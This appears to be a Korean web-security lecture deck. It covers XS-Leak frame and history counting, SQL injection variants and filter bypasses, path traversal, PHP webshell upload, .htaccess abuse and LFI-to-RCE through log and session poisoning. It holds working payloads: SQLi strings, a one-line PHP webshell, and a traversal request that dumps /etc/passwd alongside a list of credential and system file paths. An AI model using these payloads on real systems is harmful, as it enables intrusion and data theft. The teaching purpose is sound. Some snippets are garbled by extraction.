- Javascript에서 **window.length**를 사용하면 창의 길이를 확인할 수 있는데 **iframe** 태그 사용시 해당 **length**가 1씩 늘어남



Frame Counting



- **window.length**는 **Cross-Site**에서 접근이 가능하므로 특정 동작이 발생할 때 **iframe**태그가 삽입된다면 특정 동작을 유추할 수 있음

```
// Get a reference to the window
var win = window.open('https://example.org');

// Wait for the page to load
setTimeout(() => {
    // Read the number of iframes loaded
    console.log("%d iframes detected", win.length);
}, 2000);
```

History Counting

- 브라우저를 키고 다른 창으로 이동했다가 뒤로가기를 통해 원래 창으로 돌아올 수 있음
- 브라우저에선 해당 **history**를 따로 저장하는데 **Javascript**에선 **window.history**를 통해 접근이 가능함



History Counting

- **history.length** 기능을 통해 해당 **URL**에서 **Redirection** 발생 여부도 확인 가능

```
1 <script>
2     function sleep(ms) {
3         return new Promise((r) => setTimeout(r, ms));
4     }
5
6     const exploit = async()=> {
7         const w = open("https://crossorigin.xsinator.xyz/testcases/tests/javascriptredirect.php?1", '_blank');
8         await sleep(3000);
9         w.location = "about:blank";
10        await sleep(1000);
11        return w.history.length;
12    }
13
14    (async() =>{
15        console.log(await exploit());
16    })();
17 </script>
```

History Counting

- **Redirection** 발생 시 길이 3, 발생 없을 시 2

```
1 <script>
2     function sleep(ms) {
3         return new Promise((r) => setTimeout(r, ms));
4     }
5
6     const exploit = async()=> {
7         const w = open("https://crossorigin.xsinator.xyz/testcases/tests/javascriptredirect.php?1", '_blank');
8         await sleep(3000);
9         w.location = "about:blank";
10        await sleep(1000);
11        return w.history.length;
12    }
13
14    (async() =>{
15        console.log(await exploit());
16    })();
17 </script>
```

Server Side Vuln

01. SQL Injection

SQL 이란?

- **SQL(Structured Query Language)**는 관계형 데이터베이스 관리 시스템(**RDBMS**)에서 데이터를 관리하고 조작하기 위한 표준화된 프로그래밍 언어
- 모든 유형의 애플리케이션에서 자주 사용되는 쿼리 언어
- **SQL**을 사용하면 데이터베이스에서 데이터를 저장, 검색, 수정, 삭제할 수 있으며 데이터베이스 구조를 정의하고 관리할 수 있음
- **SQL** 데이터베이스 시스템으로는 **MySQL**, **PostgreSQL**, **SQLite** 등이 있음

SQL 명령어

명령어	설명
SELECT	데이터 조회
INSERT	새 데이터 삽입
UPDATE	기존 데이터 수정
DELETE	데이터 삭제

명령어	설명
CREATE TABLE	새 테이블 생성
ALTER TABLE	테이블 구조 변경
DROP TABLE	테이블 삭제

SQL Injection

- **SQL Injection**은 공격자가 사용자 이름 또는 암호와 같은 입력에 **SQL** 쿼리를 삽입하여 애플리케이션 코드의 취약성을 악용하는 공격
- **SQL Injection**을 통해 데이터베이스에 대한 무단 접근을 얻거나 데이터베이스에서 직접 정보를 검색할 수 있음

SQL Injection

```
"SELECT Count(*) FROM Users WHERE Username=' " + txt.User.Text+" ' AND  
Password=' "+ txt.Password.Text+" ' ";
```

SQL Injection

```
"SELECT Count(*) FROM Users WHERE Username=' " + txt.User.Text+"" AND  
Password=' "+ txt.Password.Text+" ' ";
```

정상쿼리

```
"SELECT Count(*) FROM Users WHERE Username=' admin ' AND Password='  
passwd123 ' ";
```

User=admin&password=passwd123

SQL Injection

```
"SELECT Count(*) FROM Users WHERE Username=' " + txt.User.Text+"" AND  
Password=' "+ txt.Password.Text+" ' ";
```

악성쿼리

```
"SELECT Count(*) FROM Users WHERE Username=' admin ' AND Password='  
anything 'or'1'='1 ' ";
```

User=admin&password=anything ' or '1'='1

SQL Injection

```
"SELECT Count(*) FROM Users WHERE Username=' " + txt.User.Text+" ' AND  
Password=' "+txt.Password.Text+" ' ";
```

악성쿼리

```
"SELECT Count(*) FROM Users WHERE Username=' admin ' AND Password='  
anything 'or'1'='1 ' ";
```

- **username='admin' AND Password='anything' => False**
- **'1'='1' => True**

SQL Injection

```
"SELECT Count(*) FROM Users WHERE Username=' " + txt.User.Text+"" AND  
Password=' "+ txt.Password.Text+" ' ";
```

악성쿼리

```
"SELECT Count(*) FROM Users WHERE Username=' admin ' AND Password='  
anything 'or'1'='1 ' ";
```

- **False or True=> True** 이므로 인증 우회에 성공

SQL Injection 종류

- 일반적인 **SQL Injection** 이외에도 경우마다 다양한 **SQL Injection** 기법이 존재함
- 만약, **SQL Injection**한 결과물을 직접적으로 볼 수 없다면 응답 차이를 통한 **Blind SQL Injection** 수행 가능
- 혹은 결과물을 직접 볼 수 있다면 **Union SQL Injection**을 통해 다른 테이블, 다른 컬럼의 민감한 정보를 노출시킬 수 있음

Blind SQL Injection

- 데이터베이스 메시지가 공격자에게 보이지 않을 때 사용
- 만약, 사용자의 **password**를 직접적으로 알고 싶지만 데이터베이스 메시지는 노출되지 않고 **SQL** 쿼리문의 참,거짓 여부만을 알 때 **Blind SQL Injection** 가능
- 예를 들어 **SQL Injection**이 가능하고 올바른 **password**일 때 **200 OK**응답을, 올바르지 않은 **password**일 때는 **401 Unauthorized** 응답을 반환한다면 **password**를 한글자씩 비교해가며 **200 OK** 응답일때의 문자를 측정함

Blind SQL Injection

- **substr**함수는 문자열을 하나씩 자를 수 있음
- **substr(password, 3, 1) => password**의 3번째 문자부터 길이 1만큼 자름
- 해당 기능을 사용하여 **Blind SQL Injection** 수행

Blind SQL Injection

```
SELECT id from users where id='{id}' and pw='{pw}'
```

id = admin' and substr(password,1,1)='a'# // 401 Unauthorized
id = admin' and substr(password,1,1)='b'# // 401 Unauthorized
id = admin' and substr(password,1,1)='c'# // 401 Unauthorized
id = admin' and substr(password,1,1)='d'# // 401 Unauthorized
id = admin' and substr(password,1,1)='e'# // 200 OK

Blind SQL Injection

- 만약 응답 여부도 동일한 경우엔 다른 방법을 사용할 수 있음
- 시간 지연을 활용한 **Time Based Blind SQL Injection**
- 오류 여부를 활용한 **Error Based Blind SQL Injection**

Time Based Blind SQL Injection

- 시간 지연을 활용한 **Blind SQL Injection**으로 **Sleep** 등의 함수를 사용하여 쿼리결과의 참/거짓 여부를 가릴 수 있음
- 보통 **If**문과 **Sleep**함수를 연계하여 같이 사용함
- **If**문은 **If(조건, 참인 경우, 거짓인 경우)**로 사용되며 조건이 참인 경우 두번째 인자가, 거짓인 경우엔 세번째 인자가 실행됨
- **Sleep**은 잠시 쿼리를 중단시키는 함수로 인자는 초(s) 단위임

Time Based Blind SQL Injection

```
SELECT id from users where id='{id}' and pw='{pw}'
```

id = admin' and if((substr(password,1,1)='a'), sleep(10), 1)# // 시간 지연 X
id = admin' and if((substr(password,1,1)='b'), sleep(10), 1)# // 시간 지연 X
id = admin' and if((substr(password,1,1)='c'), sleep(10), 1)# // 시간 지연 X
id = admin' and if((substr(password,1,1)='d'), sleep(10), 1)# // 시간 지연 X
id = admin' and if((substr(password,1,1)='e'), sleep(10), 1)# // 시간 지연 O ⇒ 10초 대기

Error Based Blind SQL Injection

- **Error**를 의도적으로 일으켜 참/거짓을 판별하게 하는 **Blind SQL Injection** 기법
- **SQL**에서 의도적인 **Error**는 여러 방식으로 유도할 수 있음
- 문자열을 숫자형과 비교할 경우에 타입 오류가 발생할 수 있음
- 특정 숫자를 **0**과 나누려고 할 경우에 연산 오류가 발생할 수 있음

Error Based Blind SQL Injection

```
SELECT id from users where id='{id}' and pw='{pw}'
```

id = admin' and if((substr(password,1,1)='a'), 1/0, 1)# // 200 OK

id = admin' and if((substr(password,1,1)='b'), 1/0, 1)# // 200 OK

id = admin' and if((substr(password,1,1)='c'), 1/0, 1)# // 200 OK

id = admin' and if((substr(password,1,1)='d'), 1/0, 1)# // 200 OK

id = admin' and if((substr(password,1,1)='e'), 1/0, 1)# // 400 Bad Request ⇒ Error 발생

Union SQL Injection

- 웹 서버가 **SQL** 결과물을 직접 반환할때 유용하게 사용
- **Union**은 다른 테이블/쿼리의 결과를 수직으로 연결함
- 따라서, 기존의 테이블과 다른 테이블의 컬럼을 결과물로 가져올 수 있음
- 반드시 앞뒤 **SELECT** 절의 컬럼 수가 같아야 함

Union SQL Injection

```
SELECT id, pw from users where id='admin' union select token, date_time from tokens
```

- 반드시 앞뒤 **SELECT**절의 컬럼수가 같아야 함
- 해당 쿼리의 경우 **tokens**테이블의 **token** 값도 같이 확인할 수 있음

Union SQL Injection

```
SELECT ???? from users where id='admin' union select null,null,null from dual
```

- 만약 앞 **SELECT** 절의 컬럼 명을 모를 때 뒷 **SELECT** 절에서 **null**값 등을 늘려가면서 할당함으로써 에러가 발생하지 않는 컬럼 수를 찾아갈 수 있음

SQL Injection Filtering Bypass

- **SQL Injection**을 막기 위해 보통 필터링을 걸어놓거나 **WAF**를 설치함
- 그러나 적절하지 못한 필터링이나 **WAF**는 쉽게 우회될 수 있음

SQL Injection Filtering Bypass

1. 특정 문자열 필터링

- 특정 문자열이 필터링된 경우엔 대소문자를 섞어 사용해 우회할 수 있음
ex) admin이 필터링된 경우 => **Admin** 사용
- 혹은 **16진수**나 **2진수**, **hex값**으로 변환하여 사용할수도 있음
ex) admin => 0x61646d696e

SQL Injection Filtering Bypass

2. 띄어쓰기 필터링

- **%09, %0a, %0c** 와 같은 공백 문자 사용
- **/**/** 주석을 사용 시 공백과 같은 효과를 얻을 수 있음
- () 소괄호 사용시에도 공백과 같은 효과를 얻을 수 있음
ex) select * from table <=> select(*)from(table)

SQL Injection Filtering Bypass

3. 주석 필터링

- **Database** 종류마다 `--`, `#`, `/* */` 등 다양한 주석이 존재
- `--` 주석의 경우, 뒤에 공백이나 문자가 있어야 주석으로 인식됨
- `#` 주석의 경우, 한줄만 주석 처리함
- `/*` 주석의 경우, 줄 수와 관계 없이 `*/`을 만날때 까지 주석으로 처리함

SQL Injection Filtering Bypass

4. substr 함수 필터링

- Blind SQL Injection에서 가장 많이 사용되는 것은 **substr**함수
- **substr** 함수 외에도 **mid, left ,right** 함수 존재
- **right(left('asd',1),1)** 구문은 **substr('asd',1,1)**과 동일
- 혹은 **like**쿼리의 와일드카드 사용도 가능
ex) **select id from member where id like 'a%**'

SQL Injection Filtering Bypass

5. **sleep** 함수 필터링

- **Time Based Blind SQL Injection**에서 가장 많이 사용되는 것은 **sleep**함수
- **sleep**함수 대신에 **benchmark** 함수 대체 가능
- **benchmark** 함수는 간단한 한문서의 성능 테스트를 하는 함수로, 특정 구문을 반복하여 실행 한 후 그 결과와 소요 시간을 알려줌
- 만약 **benchmark**함수의 인자에 무거운 연산이 담긴 함수를 넘겨주게 된다면 시간 지연 발생
- ex) **benchmark(100000000,md5('a'))**

Prepared Statements

- **SQL Injection**을 방어하기 위한 가장 최선의 방법은 **Prepared Statements** 적용
- **Prepared Statements**는 미리 정의된 쿼리 구조에서 사용자 입력값을 바인딩하여 실행하는 방식으로, 사용자 입력값이 쿼리 구조에 영향을 미치지 않게 함
- **Prepared Statements**에서는 쿼리와 데이터가 분리 즉, 사용자가 입력한 값에 대해 단순한 값으로 처리하고 이를 명령어로 해석하지 않음
- 또한 사용자 입력 값 중 위험한 요소들은 자동으로 이스케이프 처리가 됨

```
const username = "user";
const query = "SELECT * FROM users WHERE username = ? AND password = 'password';
```

Prepared Statements bypass

- 그러나 이러한 **Prepared Statements**를 잘못 사용하게 될 경우 우회될 가능성이 있음
- **NodeJS**에서 **prepared statements**를 아래와 같이 사용할 경우 우회가 가능함

```
db.query("SELECT * FROM users WHERE username = ? AND password = ?", [username, password]);
```

Prepared Statements bypass

```
db.query("SELECT * FROM users WHERE username = ? AND password = ?", [username, password]);
```

- **username=admin&password[password]=1**로 요청 시 **admin**으로 접속이 가능함
- **Prepared Statements**에서 객체의 경우에는 **property_name = 'property_value'**로 자동 변환 되는데 이 과정에서 **{password : 1}**이 **password = 1**로 들어가짐
- 따라서 **SQL** 문은 아래와 같이 변경되고 **password = (password = 1)**은 **password = 1(boolean)** 즉, 항상 참으로 평가됨

```
SELECT * FROM users WHERE username = admin AND password = `password` = 1
```

Server Side Vuln

02. File Vulnerability

File Vulnerability

- 대부분의 웹 서비스에서는 **File Download/Upload** 기능이 존재함
- 그러나 **File Download/Upload** 시 예상치 못한 상위 폴더에 파일이 접근하게 될 경우 정보 유출부터 임의 원격 코드 실행(**RCE**)까지 트리거 될 수 있음

Path Traversal

- 사용자로부터 경로 형태의 입력값을 받아 서버의 파일에 접근할 수 있는 공격 기법
- ..**/** 구문(상대경로)을 적절히 필터링하고 있지 않은 경우 상위 폴더에 접근이 가능해짐
- 주요 경로는 아래와 같음 (**Linux** 기준)

Path	설명
/etc/passwd	시스템의 사용자 계정 기본 정보
/etc/shadow	각 계정의 패스워드 정보
/proc/self/environ	환경변수 정보

Path	설명
/var/log/*	시스템 로그 파일들
/proc/<pid>/fd/	프로세스 <pid>가 가진 열린 파일 디스크립터의 실시간 뷰
~/.bashrc	사용자별 셸 환경 설정 스크립트 파일

Path Traversal

Request

Pretty Raw Hex

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a0f00db0422c9ea82655243006400e9.web-security-academy.net
3 Cookie: session=CtBna0IG3S2TmJ1NgkYIxjKoyC9TbJ01
4 Sec-Ch-Ua: "Not_A Brand":v="8", "Chromium":v="120", "Google Chrome":v="120"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
16
17
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 antix:100:65534:antix:/nonexistent:/usr/sbin/nologin
```

Path Traversal

- `../` 구문을 필터링하는 경우가 있지만 올바르게 필터링 하지 않을 경우 역시 취약함
- `../` 구문만을 필터링할 때// 혹은\V구문으로 우회
- **URL Encoding**으로 우회
 ex) %2e%2e%2f, %252e%252e%252f
- 정규화 유니코드 값으로 우회
 ex) ..%c0%af, %ef%bc%8f

PHP File Vulnerability

- PHP는 파일을 작성하고 해당 파일을 렌더링 하는것만으로도 코드 실행이 가능함
- 따라서 다른 프레임워크들에 비해 **File Upload/Download** 취약점이 빈번함
- .php, .php3, .php4, .php5, .php7, .phtml 등 php로 인식할 수 있는 확장자로 악성 파일 업로드 시 원격 코드 실행(**RCE**)의 위험이 있음
- 이러한 악성 파일을 **webshell**이라고 함

```
<?php  
|     system($_GET['cmd'])  
?>
```

webshell.php

PHP File Vulnerability

- 해당 취약점을 방지하기 위해 **php** 관련 확장자(**.php, .php3, .php4, .php5, .php7, .phtml** 등)를 금지하는 경우도 있음
- 예전에는 **shell.php%00.jpg** 와 같이 널바이트로 해당 방어를 우회 했으나 최근에는 잘 유효하지 않은 기법
- 만약 **PHP**가 **Apache**서버와 함께 사용중이고 파일 이름을 원하는대로 설정할 수 있을 때, 해당 방어법을 우회 가능

PHP File Vulnerability (.htaccess)

- Apache에서는 .htaccess라는 설정 파일을 사용
- .htaccess는 해당 디렉터리 내에서만 로컬한 정책을 지정하는 부분 설정 파일
- 아래는 .htaccess 파일의 핵심 기능별 예시

```
<Files "secret.php">  
    Require all denied  
</Files>
```

접근제어

```
DirectoryIndex index.php index.html
```

기본 인덱스 파일 변경

```
Require ip 192.168.1.0/24  
Require not ip 203.0.113.0/24
```

특정 IP 또는 호스트 허용/차단

PHP File Vulnerability (.htaccess)

- 공격자가 **.htaccess**파일을 업로드 할 수 있다면 해당 디렉터리 내의 규칙을 원하는 대로 지정이 가능함
- 대표적인 예시로 특정 확장자에 **MIME** 타입을 부여하여 **php**파일이 아닌 확장자를 **php**로 해석하도록 지정이 가능함
- 해당 기능을 악용하여 필터링을 우회하고 **RCE** 공격을 진행

```
htaccess
1 AddType application/x-httpd-php .test |
```

.test파일 업로드 시 **php**로 해석됨

PHP LFI to RCE

- **LFI**(Local File Inclusion)란 **Path Traversal**과 같은 기법으로 **include** 등으로 로컬 파일을 포함 또는 출력하게 만드는 구체적 취약성
- **RCE**란 공격자가 서버에 침투해 임의의 쉘 코드를 실행할 수 있도록 만드는 취약점
- **LFI** 취약점이 존재할 때 **RCE** 취약점까지 위험도를 올리는 연구는 오래전부터 지속되어 왔음
- **PHP**에서는 **LFI** 취약점이 존재할 때 **RCE** 취약점까지 위험도를 올릴 수 있는 다양한 방법이 존재함

PHP LFI to RCE - CASE 1

- PHP에서 Apache나 Nginx를 사용할 때 내부적으로 접속 로그를 남김
- `/var/log/apache2/access.log, /var/log/apache2/error.log`
`/var/log/nginx/access.log, /var/log/nginx/error.log`
- 해당 접속 로그에는 User-Agent와 Path 정보등이 저장되는데 공격자가 해당 경로를 볼 수 있다면 log파일이 php로 실행되어 RCE 취약점이 발생할 수 있음

PHP LFI to RCE - CASE 1

- 시나리오는 다음과 같음

1. PHP + Apache2로 구동되는 웹 어플리케이션이 존재하고 **LFI** 취약점이 있음
2. 공격자가 **User-Agent** 헤더값에 <?php \$_GET['cmd'] ?> 값을 달아 서버에 요청함
3. 공격자는 **LFI** 취약점을 활용하여 **/var/log/apache2/access.log** 파일을 확인함
4. **cmd** 쿼리 값에 **id** 등 쉘 명령어를 달아 요청하여 임의 코드 실행을 성공시킴

PHP LFI to RCE - CASE 1

- 그러나 **log**파일은 기본적으로 **rw-** 권한 즉, 실행 권한이 없으므로 **php**로 실행되지 않음
- 서버에서 **log**파일에 실행 권한을 부여하는 특별한 작업을 해줘야 **php**코드로 인식할 수 있음

PHP LFI to RCE - CASE 2

- PHP에서는 **session**을 사용할 때 **session** 파일을 보통 **/var/lib/php5**나 **/tmp** 폴더 내에 **sess_{\$sessionid}**로 저장을 함
- 해당 세션 파일에 사용자의 정보(이름, 주소 등)가 저장되어 있는 경우가 많은데 해당 정보를 조작 가능하고 추가적으로 **LFI** 취약점이 존재한다면 공격자는 세션파일을 읽어 **RCE**를 할 수 있음
- 세션파일은 아래와 같이 값을 **serialize**해서 저장함
ex) user_id|s:5:"guest";user_level|s:1:"9"
- 정보들이 평문으로 그대로 적혀있기에 해당 정보에 **<?php system(\$_GET['cmd']) ?>**와 같은 악성 코드를 심을 수 있음

PHP LFI to RCE - CASE 2

- 시나리오는 다음과 같음

1. **PHP**로 구동되고 세션을 사용하는 웹 어플리케이션이 존재하고 **LFI**취약점이 있음
2. 공격자가 자신의 이름을 **<?php system(\$_GET['cmd']) ?>**로 회원가입을 진행함
3. 공격자는 **LFI** 취약점을 활용하여 자신의 세션파일(**/tmp/sess_{sessionid}**)을 확인함
4. **cmd** 쿼리 값에 **id** 등 쉘 명령어를 달아 요청하여 임의 코드 실행을 성공시킴

LFI to RCE

- **PHP** 이외에 다른 프레임워크들에서도 여러 가능한 기법들이 존재함
- 예시로 **Python**에서는 **site-packages** 모듈경로에 악성 파이썬 코드를 삽입하여 **RCE**를 수행할 수 있음
- **NodeJS**에서는 **/proc/self/{fd}** 파일에 악성 **ROP**바이너리를 삽입하여 **RCE**를 수행할 수 있음

Server Side Vuln

